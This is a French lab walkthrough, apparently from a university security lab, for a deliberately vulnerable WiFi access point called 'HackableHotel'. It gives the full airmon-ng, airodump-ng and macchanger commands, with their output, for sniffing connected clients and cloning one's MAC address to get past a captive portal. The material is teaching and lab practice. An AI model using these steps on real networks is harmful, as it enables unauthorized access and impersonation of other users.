

HackableHotel - Mac Filtered

Borne située au PLT-3778

Principe Général

Cette borne est faite pour simuler un accès WiFi dans un hotel: En effet, dans la plupart des cas, les hôtels sont munis de *captive portals* qui interceptent les requêtes HTTP et redirigent toutes les pages vers une page de *login* où le client est invité à entrer des informations soit fournies par la réception ou à payer pour activer son compte.

Lorsque le login est effectué, l'ordinateur est alors accepté sur le réseau et l'accès à Internet lui est alloué. Comment faire en sorte d'obtenir l'accès à Internet sans passer par cette page de *login*? Il faut d'abord comprendre ce que veut dire "et l'accès Internet lui est alloué". Techniquement, ce qui se passe est qu'au moment où les informations acceptées, l'adresse MAC de l'ordinateur est ajoutée à une liste qui la laisse passer au travers du pare-feu. On dit alors qu'il est filtré par adresses MAC, ou *mac filtered*.

Solution

Afin de pouvoir obtenir l'accès à un WiFi dont les adresse MAC sont filtrées, il faut détecter un client qui y est déjà connecté et "voler" son adresse MAC afin de profiter de son passe-droit sur le pare-feu.

Étape 1

Démarrer la carte WiFi en mode monitor

Afin de pouvoir intercepter des paquets passant sur les réseaux qui sont à portée d'antenne, il est nécessaire de mettre la carte WiFi en mode "écoute". Pour ce faire nous utiliserons le logiciel `airmon-ng`.

```
max@WhoKnows:~$ su
Password:
root@WhoKnows:/home/max# airmon-ng start wlan0

Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
2418     NetworkManager
2530     wpa_supplicant
3104     dhclient
8946     dhclient

Interface      Chipset      Driver
wlan0          Intel 4965AGN  iwl4965 - [phy0]
                (monitor mode enabled on mon0)


root@WhoKnows:/home/max#
```

Étape 2

Écouter sur le réseau et identifier une victime

L'étape précédente a créé une nouvelle interface réseau, `mon0`, qui est notre carte en mode écoute. Ensuite, nous devons écouter sur le réseau pour détecter des clients déjà connectés au réseau qui nous intéresse. Pour ce faire, nous utiliserons `airodump-ng`.

```
:# airodump-ng mon0
```



```
root@WhoKnows: /home/max
File Edit View Search Terminal Help
CH 8 ][ Elapsed: 4 s ][ 2013-12-19 14:46


BSSID          PWR Beacons  #Data, #/s  CH MB ENC CIPHER AUTH ESSID
D4:A0:2A:9A:20:D3 -82 2 0 0 6 54 . OPN ulaval-inv
A4:56:30:46:0C:01 -85 2 0 0 6 54e. WPA2 CCMP MGT <length: 1>
D4:A0:2A:10:21:14 -77 2 0 0 6 54e. WPA2 CCMP MGT eduroam
D4:A0:2A:10:21:13 -78 3 0 0 6 54 . OPN ulaval-inv
D4:A0:2A:9A:20:D2 -82 2 0 0 6 54 . OPN ulaval-vpn
D4:A0:2A:9A:20:D4 -82 2 0 0 6 54e. WPA2 CCMP MGT eduroam
D4:A0:2A:10:21:11 -77 3 0 0 6 54e. WPA2 CCMP MGT <length: 1>
A4:56:30:46:0C:03 -85 3 0 0 6 54 . OPN ulaval-inv
00:17:DF:34:FC:C1 -55 2 0 0 11 54e. WPA2 CCMP MGT <length: 1>
00:17:DF:34:FC:C3 -55 2 0 0 11 54 . OPN ulaval-inv
D4:A0:2A:99:59:C3 -65 2 0 0 11 54 . OPN ulaval-inv
00:17:DF:34:FC:C2 -55 3 0 0 11 54 . OPN ulaval-vpn
D4:A0:2A:4B:FD:63 -73 3 0 0 1 54 . OPN ulaval-inv
D4:A0:2A:4B:FD:61 -73 3 0 0 1 54e. WPA2 CCMP MGT <length: 1>
00:1D:7E:68:8A:A1 -36 7 6 0 11 54e. OPN HackableHotel
D4:A0:2A:4B:FD:62 -72 4 0 0 1 54 . OPN ulaval-vpn
D4:A0:2A:4B:FD:64 -73 3 0 0 1 54e. WPA2 CCMP MGT eduroam
A4:56:30:01:7F:C3 -76 4 0 0 1 54 . OPN ulaval-inv
A4:56:30:01:7F:C1 -76 5 0 0 1 54e. WPA2 CCMP MGT <length: 1>
C8:BE:19:71:BF:0A -31 11 0 0 1 54e. WEP WEP Hackable1
A4:56:30:01:7F:C2 -76 4 0 0 1 54 . OPN ulaval-vpn
A4:56:30:01:7F:C4 -75 3 0 0 1 54e. WPA2 CCMP MGT eduroam
C8:BE:19:71:C1:10 -26 13 12 4 1 54e. WPA2 CCMP PSK Hackable2
D4:A0:2A:99:59:C1 -65 4 0 0 11 54e. WPA2 CCMP MGT <length: 1>
D4:A0:2A:99:59:C2 -65 4 0 0 11 54 . OPN ulaval-vpn
00:17:DF:34:FC:C4 -56 3 56 1 11 54e. WPA2 CCMP MGT eduroam
D4:A0:2A:99:59:C4 -114 2 53 0 11 54e. WPA2 CCMP MGT eduroam

BSSID          STATION          PWR Rate Lost Frames Probe
(not associated) 00:15:E9:84:F1:4D -50 0 - 1 0 2
00:17:DF:34:FC:C4 78:E4:00:00:6D:67 -70 54e-54e 154 56

root@WhoKnows: /home/max#
```

Comme on voit, il peut y avoir beaucoup de Wifi dans les parages, surtout en milieu urbain. Nous pouvons raffiner nos résultats en filtrant avec l'adresse MAC (BSSID) du point d'accès qui nous intéresse et le canal sur lequel il se trouve (colonnes BSSID et CH de airodump).

```
:# airodump-ng mon0 --bssid 00:1D:7E:68:8A:A1 -c 11
```



```
CH 11 ][ Elapsed: 1 min ][ 2013-12-19 14:46

BSSID          PWR RXQ Beacons  #Data, #/s  CH MB ENC CIPHER AUTH ESSID
00:1D:7E:68:8A:A1 -31 100 589 247 4 11 54e OPN HackableHotel

BSSID          STATION          PWR Rate Lost Frames Probe
00:1D:7E:68:8A:A1 DE:AD:BE:EF:DE:AD -31 1e-54e 0 6
```

La section du bas décrit les clients actuellement connectés au WiFi qui nous intéresse. On constate ainsi qu'un client est connecté au WiFi (Yay!). Son adresse MAC est décrite sous la colonne STATION.

Note: Au laboratoire, normalement il y a toujours un ordinateur de connecté: nous avons en effet un vieil ordinateur portable dont la seule fonction est d'être connecté au réseau :-)

Étape 3

“Emprunter” l'adresse MAC de notre victime

La dernière étape est de profiter de l'adresse MAC de la victime et ainsi utiliser son passe-droit sur le pare-feu. Dans le cas qui nous intéresse, l'adresse MAC de notre victime est DE:AD:BE:EF:DE:AD.

Normalement nous n'avons plus besoin de notre carte en `monitor` mode alors nous allons aussi l'enlever pour nettoyer un peu nos traces et éviter des bogues potentiels.

```
: # airmon-ng stop mon0
```

Et nous changeons notre MAC WiFi pour celle recueillie précédemment. Notez que pour que ça fonctionne, on doit fermer la carte WiFi. Nous utiliserons le logiciel `macchanger`.


```
root@WhoKnows:/home/max# ifconfig wlan0 down
root@WhoKnows:/home/max# macchanger -m de:ad:be:ef:de:ad wlan0
Permanent MAC: 00:13:e8:d3:16:9f (Intel Corporate)
Current MAC: 00:13:e8:d3:16:9f (Intel Corporate)
New MAC: de:ad:be:ef:de:ad (unknown)
root@WhoKnows:/home/max# ifconfig wlan0 up
```

Normalement la commande `ifconfig` devrait confirmer l'obtention de votre nouvelle adresse:

```
wlan0    Link encap:Ethernet HWaddr de:ad:be:ef:de:ad
         UP BROADCAST MULTICAST  MTU:1500  Metric:1
         RX packets:842338 errors:0 dropped:68063 overruns:0 frame:0
         TX packets:377177 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:962520873 (917.9 MiB)  TX bytes:43695696 (41.6 MiB)
```

WIN!


CQFD – Nous sommes connectés!




ANNEXE

Sur les systèmes Linux, il y a une manière plus graphique de changer son adresse MAC:

1- Clic droit dans le menu du haut sur l'icône de connexion réseau -> Edit Connections



2- Créer la connexion pour laquelle on veut changer d'adresse MAC ou en créer une nouvelle si on s'y est jamais connecté:



3- Changer directement l'adresse MAC dans les paramètres de la connexion:

